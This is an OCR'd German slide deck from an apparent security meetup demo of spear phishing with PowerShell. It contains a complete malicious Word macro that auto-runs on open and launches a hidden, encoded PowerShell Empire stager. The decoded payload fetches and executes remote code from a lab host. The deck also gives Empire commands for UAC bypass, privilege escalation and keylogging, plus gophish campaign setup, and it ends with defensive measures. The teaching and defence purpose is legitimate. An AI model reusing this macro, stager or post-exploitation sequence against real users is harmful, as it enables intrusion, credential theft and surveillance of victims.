
Phishing mit Powershell


Gefahrenlage

Infektionsdauer



https://www2.fireeye.com/rs/848-DID-242/images/Mtrends2016.pdf

Angriffsvektoren



- Angriffe auf den Nutzer
  - Social Engineering
  - Spear Phishing
- Technische Angriffe
  - SQL-Injektion
  - Kompromittierter Webserver
  - Standardpasswörter


https://www2.fireeye.com/rs/848-DID-242/images/Mtrends2016EMEA_LR.pdf

Vorgehen eines Angreifers

Kompromittierung	Persistenz	Eskalation	Interne Aktivitäten	Exfiltration
• Social Engineering • Externer Angriff	• Backdoor • Trojaner	• Passwörter • "Pass-the-hash"	• Enumeration • Passwort Re-Use	• Diebstahl

CryptoWall

"One consistent theme in CryptoWall attacks, though, is the email in which the malware arrives, which usually claims to have an attached invoice, or a CV (résumé) from a job applicant."




- String Obfuscation
- Download mittels XMLHTTP
- RC4 Verschlüsselter Payload
- WScript.Shell zum Ausführen

https://blogs.sophos.com/2015/09/28/why-word-malware-is-basic/

Spear Phishing Demo

Social Engineering Angriff über Word Macro

Demo



- Testumgebung
  - Kali Linux
  - Windows 7 SP1 mit Office 2013
  - Docker gophish
  - E-Mail Konto

Vorbereitung – powershell Empire

```
#listeners
#info
#set Name LiveHacking
#set Host http://127.0.0.1:8080
#execute
...
#usestager makro officeMacro
#info
#set Listener LiveHacking
#execute
```

- Das Word Makro wird standardmäßig in folgender Datei exportiert:
  - /tmp/makro

http://www.powershellempire.com/

/tmp/makro


```vb
Sub AutoOpen()
    Debugging
End Sub

Sub Document_Open()
    Debugging
End Sub

Public Function Debugging() As Variant
    Dim Str As String
    Str = "powershell.exe -NoP -sta -NonI -W Hidden -Enc JABX"
    Str = Str + "AGMAPQBOAGUAdwAtAE8AYgBqAEUAYwBUACAAUwBZAFMAVABFAE"
    Str = Str + "0ALgBOAGUAVAAuAFcAZQBCAEMATABJAGUATgB0ADsAJAB1AD0A"
    Str = Str + "JwBNAG8AegBpAGwAbABhAC8ANQAuADAAIAAoAFcAaQBuAGQAbw"
    Str = Str + "B3AHMAIABOAFQAIAA2AC4AMQA7ACAAVwBPAFcANgA0ADsAIABU"
    Str = Str + "AHIAaQBkAGUAbgB0AC8ANwAuADAAOwAgAHIAdgA6ADEAMQAuAD"
    Str = Str + "AAKQAgAGwAaQBrAGUAIABHAGUAYwBrAG8AJwA7ACQAdwBDAC4A"
    Str = Str + "SABlAGEAZABFAFIAUwAuAEEARABkACgAJwBVAHMAZQByAC0AQQ"
    Str = Str + "BnAGUAbgB0ACcALAAkAHUAKQA7ACQAdwBjAC4AUABSAE8AeABZ"
    Str = Str + "ACAAPQAgAFsAUwBZAHMAdABlAE0ALgBOAGUAdAAuAFcARQBiAF"
    Str = Str + "IARQBRAHUARQBTAFQAXQA6ADoARABlAEYAYQB1AGwAVABXAGUA"
    Str = Str + "YgBQAHIAbwBYAHkAOwAkAFcAYwAuAFAAUgBPAHgAeQAuAEMAUg"
    Str = Str + "BlAEQARQBOAHQASQBhAGwAUwAgAD0AIABbAFMAWQBTAFQARQBt"
    Str = Str + "AC4ATgBlAHQALgBDAFIAZQBEAGUAbgB0AGkAQQBsAEMAYQBjAG"
    Str = Str + "gAZQBdADoAOgBEAGUAZgBBAFUAbABUAE4ARQB0AFcATwByAEsA"
    Str = Str + "QwByAGUARABFAG4AdABpAGEAbABzADsAJABLAD0AJwBYAF8ATQ"
    Str = Str + "BgAFcAcABzAGQAOgB2AF4AUwBEAGwAJgBjAFoAVgA+AHUAQgBp"
    Str = Str + "ADQAJQAzAFkAUABbACwATgB0AEoAJwA7ACQAaQA9ADAAOwBbAG"
    Str = Str + "MAaABhAHIAWwBdAF0AJABCAD0AKABbAEMAaABhAFIAWwBdAF0A"
    Str = Str + "KAAkAHcAQwAuAEQAbwB3AE4AbABvAEEARABTAHQAcgBpAE4ARw"
    Str = Str + "AoACIAaAB0AHQAcAA6AC8ALwAxADAALgAwAC4AMgAuADkAOgA4"
    Str = Str + "ADAAOAAwAC8AaQBuAGQAZQB4AC4AYQBzAHAAIgApACkAKQB8AC"
    Str = Str + "UAewAkAF8ALQBiAFgAbwBSACQASwBbACQAaQArACsAJQAkAEsA"
    Str = Str + "LgBMAEUAbgBnAFQASABdAH0AOwBJAEUAWAAgACgAJABiAC0ASg"
    Str = Str + "BvAEkAbgAnACcAKQA="
    Const HIDDEN_WINDOW = 0
    strComputer = "."
    Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")
    Set objStartup = objWMIService.Get("Win32_ProcessStartup")
    Set objConfig = objStartup.SpawnInstance_
    objConfig.ShowWindow = HIDDEN_WINDOW
    Set objProcess = GetObject("winmgmts:\\" & strComputer & "\root\cimv2:Win32_Process")
    objProcess.Create Str, Null, objConfig, intProcessID
End Function
```

Base64 Powershell Payload

```powershell
$Wc=New-ObjEcT SYSTEM.NeT.WeBCLIeNt;
$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like
Gecko';
$wC.HeadERS.ADd('User-Agent',$u);
$wc.PROxY = [SYsteM.Net.WEbREQuEST]::DeFaulTWebProXy;
$Wc.PROxy.CReDENtIalS =
[SYSTEm.Net.CReDentiAlCache]::DefAUlTNEtWOrKCreDEntials;$K='X_M`Wpsd:
v^SDl&cZV>uBi4%3YP[,NtJ';
$i=0;
[char[]]$B=([ChaR[]]($wC.DowNloADStriNG("http://10.0.2.9:8080/index.a
sp")))|%{$_-bXoR$K[$i++%$K.LEngTH]};
IEX ($b-JoIn'')
```

Virustotal

SHA256:	410a930b1fb995e72e5d1f126ee7efa597f93863849f838c0a66e9c70a3d5224
File name:	CV-1.doc
Detection ratio:	24 / 55
Analysis date:	2016-09-21 07:38:49 UTC (0 minutes ago)



https://www.virustotal.com/en/file/410a930b1fb995e72e5d1f126ee7efa597f93863849f838c0a66e9c70a3d5224/analysis/1474443529/

Social Engineering Angriff – gophish

```
#docker pull matteoggl/gophish
#docker run -ti -name gopish -p 3333:3333 –
p 8083:80 matteoggl/gophish
```

- Login via http://localhost:3333 mit dem Benutzernamen 'admin' und dem Passwort 'gophish':
  - E-Mail Template erstellen
  - Zielgruppe eintragen
  - Mailserver Konfigurieren
  - Kampagne konfigurieren und starten

https://getgophish.com/documentation/Gophish%20User%20Guide.pdf

Kompromittierung – powershell Empire

Warten auf Verbindungen von Stager

```
#agents
#interact XXX
#rename PhishedUser
#sysinfo
...
#usemodule privesc/powerup/allchecks
#execute
#bypassuac ShowHack

#agents
#interact XXX
#rename PhishedUserPriv
#usemodule collection/keylogger
#execute
…
```


http://www.powershellempire.com/

Schutzmaßnahmen

Social Engineering Angriff über Word Macro

Schutzmaßnahmen

- Speichern als DOCX
  - Das Format enthält keine Macros
  - Eingebettete OLE (Object Linking and Embedding) Dateien weiterhin möglich
- Setzen einer entsprechenden GPO (ab Office 2016)
  - Unterbindet das Ausführen von Macros bei Dokumenten aus dem Internet
- Nutzung von Macros möglichst komplett einschränken
  - In vielen Unternehmen nicht möglich

https://insights.sei.cmu.edu/cert/2016/06/who-needs-to-exploit-vulnerabilities-when-you-have-macros.html
https://blogs.technet.microsoft.com/mmpc/2016/03/22/new-feature-in-office-2016-can-block-macros-and-help-prevent-infection/
http://www.asd.gov.au/publications/protect/ms-office-macro-security.htm

Weitere Schutzmaßnahmen

- Awareness-Schulung aller Mitarbeiter
- Regelmäßige Softwareupdates
- Regelmäßige Backups
- Härtung der Systeme
  - Deaktivierung nicht benötigter Programme
  - AppLocker, EMET
- Vorsicht bei Anhängen/Links in E-Mails
  - E-Mails im Textmodus

https://technet.microsoft.com/de-de/security/jj653751
https://msdn.microsoft.com/de-de/library/hh831440(v=ws.11).aspx

Addendum zum Stammtisch

- Makros
  - Docx enthält keine Makros, müssen als Docm abgespeichert werden.
  - Makro in der globalen Vorlage “normal.dotm” wird ohne Warnung ausgeführt.
- Powershell Empire
  - Das Stager Makro wird nicht von allen AVs erkannt.
  - Neben dem Stager Makro im Dokument werden keine Daten auf dem System gespeichert.
  - Der Stager lädt mit Powershell Code über HTTP und führt diesen direkt aus.

Die Tools einfach mal selbst ausprobieren!